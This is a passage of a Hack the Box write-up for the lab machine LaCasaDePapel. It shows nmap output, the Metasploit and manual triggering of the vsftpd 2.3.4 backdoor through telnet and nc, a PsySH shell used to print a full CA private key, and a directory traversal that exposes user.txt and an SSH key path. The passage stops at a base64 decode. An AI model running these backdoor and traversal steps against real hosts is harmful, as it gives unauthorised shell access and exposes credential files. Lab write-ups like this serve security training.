Hack the Box – LaCasaDePapel

As normal I add the IP of the machine 10.10.10.131 to /etc/hosts as lacasadepapel.htb

NMAP

To start off with, I perform a port discovery to see what I could find.

nmap -p- -sT -sV -sC -oN initial-scan lacasadepapel.htb


```
# Nmap 7.70 scan initiated Sun Apr 21 17:18:41 2019 as: nmap -p- -sT -sV -sC -oN initial-scan.nmap lacasadepapel.htb
Nmap scan report for lacasadepapel.htb (10.10.10.131)
Host is up (0.14s latency).
Not shown: 65529 closed ports
PORT      STATE    SERVICE         VERSION
21/tcp    open     ftp             vsftpd 2.3.4
22/tcp    open     ssh             OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 03:e1:c2:c9:79:1c:a6:6b:51:34:8d:7a:c3:c7:c8:50 (RSA)
|   256 41:e4:95:a3:39:0b:25:f9:da:de:be:6a:dc:59:48:6d (ECDSA)
|_  256 30:0b:c6:66:2b:8f:5e:4f:26:28:75:0e:f5:b1:71:e4 (ED25519)
80/tcp    open     http            Node.js (Express middleware)
|_http-title: La Casa De Papel
443/tcp   open     ssl/http        Node.js Express framework
| ssl-cert: Subject: commonName=lacasadepapel.htb/organizationName=La Casa De Papel
| Not valid before: 2019-01-27T08:35:30
|_Not valid after:  2029-01-24T08:35:30
| tls-alpn:
|_  http/1.1
3877/tcp  filtered xmpcr-interface
12429/tcp filtered unknown
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Apr 21 19:03:13 2019 -- 1 IP address (1 host up) scanned in 6272.01 seconds
```


It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have FTP on port 21, SSH on port 22, HTTP and HTTPS on their respective ports, 3877 and 12429.

Overview of Web Services

Let's take a quick look at the webpages to see what we have. I got the following on port 80.



And now I get the following on port 443.



The client certificate seems somewhere that I would need to investigate but I have no access to the box to create this.

I performed a directory enumeration but come up with nothing useful.

FTP

Looking at the header for FTP, the version of vsftpd 2.3.44 has a well-known vulnerability of having a backdoor open while entering a specific username and password.

I opened trusted Metasploit to see if I could get in that way.

```
root@thp3:/opt/htb/lacasadepapel.htb# msfconsole

       ,           ,
      /             \
     ((__---,,,---__))
        (_) O O (_)_________
           \ _ /            |\
            o_o \   M S F   | \
                 \   _____  |  *
                  |||   WW|||
                  |||     |||


       =[ metasploit v5.0.15-dev                          ]
+ -- --=[ 1872 exploits - 1061 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > use unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.10.10.131
rhosts => 10.10.10.131
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                Disclosure Date  Rank    Check  Description
   -  ----                ---------------  ----    -----  -----------
   1  cmd/unix/interact                    normal  No     Unix Command, Interact with Established Connection

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.131:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

I thought maybe this had gone wrong the first go, so I attempted to log in again.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.131:21 - The port used by the backdoor bind listener is already open
[-] 10.10.10.131:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
```

No this was interesting. We are told the backdoor port 6200 is open but it does not appear to be a shell. I thought it may be best to try this exploit manually.

I attempt to connect to the FTP via telnet. As follows, knowing **:)** causes the application crash.

telnet 10.10.10.131 21
USER invalid:)
PASS don't know

```
root@thp3:/opt/htb/lacasadepapel.htb# telnet 10.10.10.131 21
Trying 10.10.10.131...
Connected to 10.10.10.131.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER invalid: )
331 Please specify the password.
PASS dont know
530 Login incorrect.
```

Now I know that if the backdoor is open, I knew that the FTP login would simply pause. I could see that it was paused and attempted to connect to port 6200 manually using nc.

nc 10.10.10.131 6200

```
root@thp3:/opt/htb/lacasadepapel.htb# nc 10.10.10.131 6200
Psy Shell v0.9.9 (PHP 7.2.10 — cli) by Justin Hileman
```

Basic Shell

I had a shell. However, this was a Psy Shell which was used for basic PHP debugging. I had not dealt with this application before, so I did a bit of google fu to see what I could perform.

A simple ls within the shell provided me with a variable.

```
Psy Shell v0.9.9 (PHP 7.2.10 — cli) by Justin Hileman
ls
Variables: $tokyo
```

And showing the variable contents, I could see a reference to a key.

```
show $tokyo
  > 2| class Tokyo {
    3|  private function sign($caCert,$userCsr) {
    4|          $caKey = file_get_contents('/home/nairobi/ca.key');
    5|          $userCert = openssl_csr_sign($userCsr, $caCert, $caKey, 365, ['digest_alg'=>'sha256']);
    6|          openssl_x509_export($userCert, $userCertOut);
    7|          return $userCertOut;
    8|  }
    9| }
```

Is this the key for the client certificate? Let's see if we can echo this file out and read the contents.

```
echo readfile('/home/nairobi/ca.key');
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDPczpU3s4Pmwdb
7MJsi//m8mm5rEkXcDmratVAk2pTWwWxudo/FFsWAC1zyFV4w2KLacIU7w8Yaz0/
2m+jLx7wNH2SwFBjJeo5lnz+ux3HB+NhWC/5rdRsk07h71J3dvwYv7hcjPNKLcRl
uXt2Ww6GXj4oHhwziE2ETkHgrxQp7jB8pL96SDIJFNEQ1Wqp3eLNnPPbfbLLMW8M
YQ4UlXOaGUdXKmqx9L2spRURI8dzNoRCV3eS6lWu3+YGrC4p732yW5DM5Go7XEyp
s2BvnlkPrq9AFKQ3Y/AF6JE8FE1d+daVrcaRpu6Sm73FH2j6Xu63Xc9d1D989+Us
PCe7nAxnAgMBAAECggEAagfyQ5jR58YMX97GjSaNeKRkh4NYpIM25renIed3C/3V
Dj75Hw6vc7JJiQlXLm9nOeynR33c0FVXrABg2R5niMy7djuXmuWxLxgM8UIAeU89
1+50LwC7N3efdPmWw/rr5VZwy9U7MKnt3TSNtzPZW7JlwKmLLoe3Xy2EnGvAOaFZ
/CAhn5+pxKVw5c2e1Syj9K23/BW6l3rQHBixq9Ir4/QCoDGEbZL17InuVyUQcrb+
q0rLBKoXObe5esfBjQGHOdHnKPlLYyZCREQ8hclLMWlzgDLvA/8pxHMxkOW8k3Mr
uaug9prjnu6nJ3v1ul42NqLgARMMmHejUPry/d4oYQKBgQDzB/gDfr1R5a2phBVd
I0wlpDHVpi+K1JMZkayRVHh+sCg2NAIQgapvdrdxfNOmhP9+k3ue3BhfUweIL9Og
7MrBhZIRJJMT4yx/2lIeiA1+oEwNdYlJKtlGOFE+T1npgCCGD4hpB+nXTu9Xw2bE
G3uK1h6Vm12IyrRMgl/OAAZwEQKBgQDahTByV3DpOwBWC3Vfk6wqZKxLrMBxtDmn
sqBjrd8pbpXRqj6zqIydjwSJaTLeY6Fq9XysI8U9C6U6sAkd+0PG6uhxdW4++mDH
CTbdwePMFbQb7aKiDFGTZ+xuL0qvHuFx3o0pH8jT91C75E30FRjGquxv+75hMi6Y
sm7+mvMs9wKBgQCLJ3Pt5GLYgs818cgdxTkzkFlsgLRWJLN5f3y01g4MVCciKhNI
ikYhfnM5CwVRInP8cMvmwRU/d5Ynd2MQkKTju+xP3oZMa9Yt+r7sdnBrobMKPdN2
zo8L8vEp4VuVJGT6/efYY8yUGMFYmiy8exP5AfMPLJ+Y1J/58uiSVldZUQKBgBM/
ukXIOBUDcoMh3UP/ESJm3dqIrCcX9iA0lvZQ4aCXsjDW61EOHtzeNUsZbjay1gxC
9amAOSaoePSTfyoZ8R17oeAktQJtMcs2n5OnObbHjqcLJtFZfnIarHQETHLiqH9M
WGjv+NPbLExwzwEaPqV5dvxiU6HiNsKSrT5WTed/AoGBAJ11zeAXtmZeuQ95eFbM
7b75PUQYxXRrVNluzvwdHmZEnQsKucXJ6uZG9skiqDlslhYmdaOOmQajW3yS4TsR
aRklful5+Z60JV/5t2Wt9gyHYZ6SYMzApUanVXaWCCNVoeq+yvzId0st2DRl83Vc
53udBEzjt3WPqYGkkDknVhjD
-----END PRIVATE KEY-----
```

Success!!!

Client Certificate

I copied the contents of this file and now attempted to create a certificate request on my local machine.

openssl req -key ca.key -new -out lacasa.csr

```
root@thp3:/opt/htb/lacasadepapel.htb/certificate# openssl req -key ca.key -new -out lacasa.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:GB
State or Province Name (full name) [Some-State]:Cardiff
Locality Name (eg, city) []:Cardiff
Organization Name (eg, company) [Internet Widgits Pty Ltd]:La Casa De Papel
Organizational Unit Name (eg, section) []:La Casa De Papel
Common Name (e.g. server FQDN or YOUR name) []:lacasadepapel.htb
Email Address []:me@you.com
```

Now that I had the CSR, I attempted to sign the csr and generate the client certificate.

openssl x509 -signkey ca.key -in lacasa.csr -req -days 365 -out lacasa.crt


```
root@thp3:/opt/htb/lacasadepapel.htb/certificate# openssl x509 -signkey ca.key -in lacasa.csr -req
-days 365 -out lacasa.crt
Signature ok
subject=C = GB, ST = Cardiff, L = Cardiff, O = La Casa De Papel, OU = La Casa De Papel, CN = lacasa
depapel.htb, emailAddress = me@you.com
Getting Private key
```

And now it was time to try and generate the p12 client certificate to import in firefox.

openssl pkcs12 -export -in lacasa.crt -inkey ca.key -out lacasa.p12


```
root@thp3:/opt/htb/lacasadepapel.htb/certificate# openssl pkcs12 -export -in lacasa.crt -inkey ca.key -out lacasa.p12
Enter Export Password:
Verifying - Enter Export Password:
```

Now that I had my certificate that I could potentially import into Firefox, I went straight into it and tried to see if it would work.




Imported! Now, will it work? I closed Firefox down and reopened just to make sure.

This still did not work. I then downloaded the certificate the certificate on the page and imported that too.




Now I attempted to open the page and was presented with the User Identification Request which was a good sign.




HTTPS


Now that I had created the client certificate, I could finally get access to the HTTPS web page.



It seems we have a couple of seasons of something that we could potentially download. Once I had gone into one of the directories, I could see the URL change and display a path variable. Could this potentially be used to perform a directory traversal?



I gave it a shot not really hoping for a success. HOWEVER!!!



User.txt is there, but wait, there is no link on this to download it.

Not having access to the files to download, I performed a little bit of enumeration on the directories that I had access to and made a note of any files that may come in handy further on down the line.


../user.txt

../.ssh/id_rsa

There wasn't much else I was interested in after a while of searching at this point. I did however, list all users on the box just for future reference.

The being;

- berlin
- dali
- nairobi
- oslo
- professor



Having a look around, I decided to go back to basics and see what was being offered to me when I first entered the site.

Hovering over the links to each of the videos, I could see encoding on each

01.avi was https://lacasadepel.htb/file/U0VBU09OLTEvMDEuYXZp

02.avi was https://lacasadepel.htb/file/U0VBU09OLTEvMDIuYXZp

Encoded URL

I copied the encoded string within the URL and pushed it through base64 to see what if anything it could decode.

echo U0VBU09OLTEvMDEuYXZp | base64 -d

```
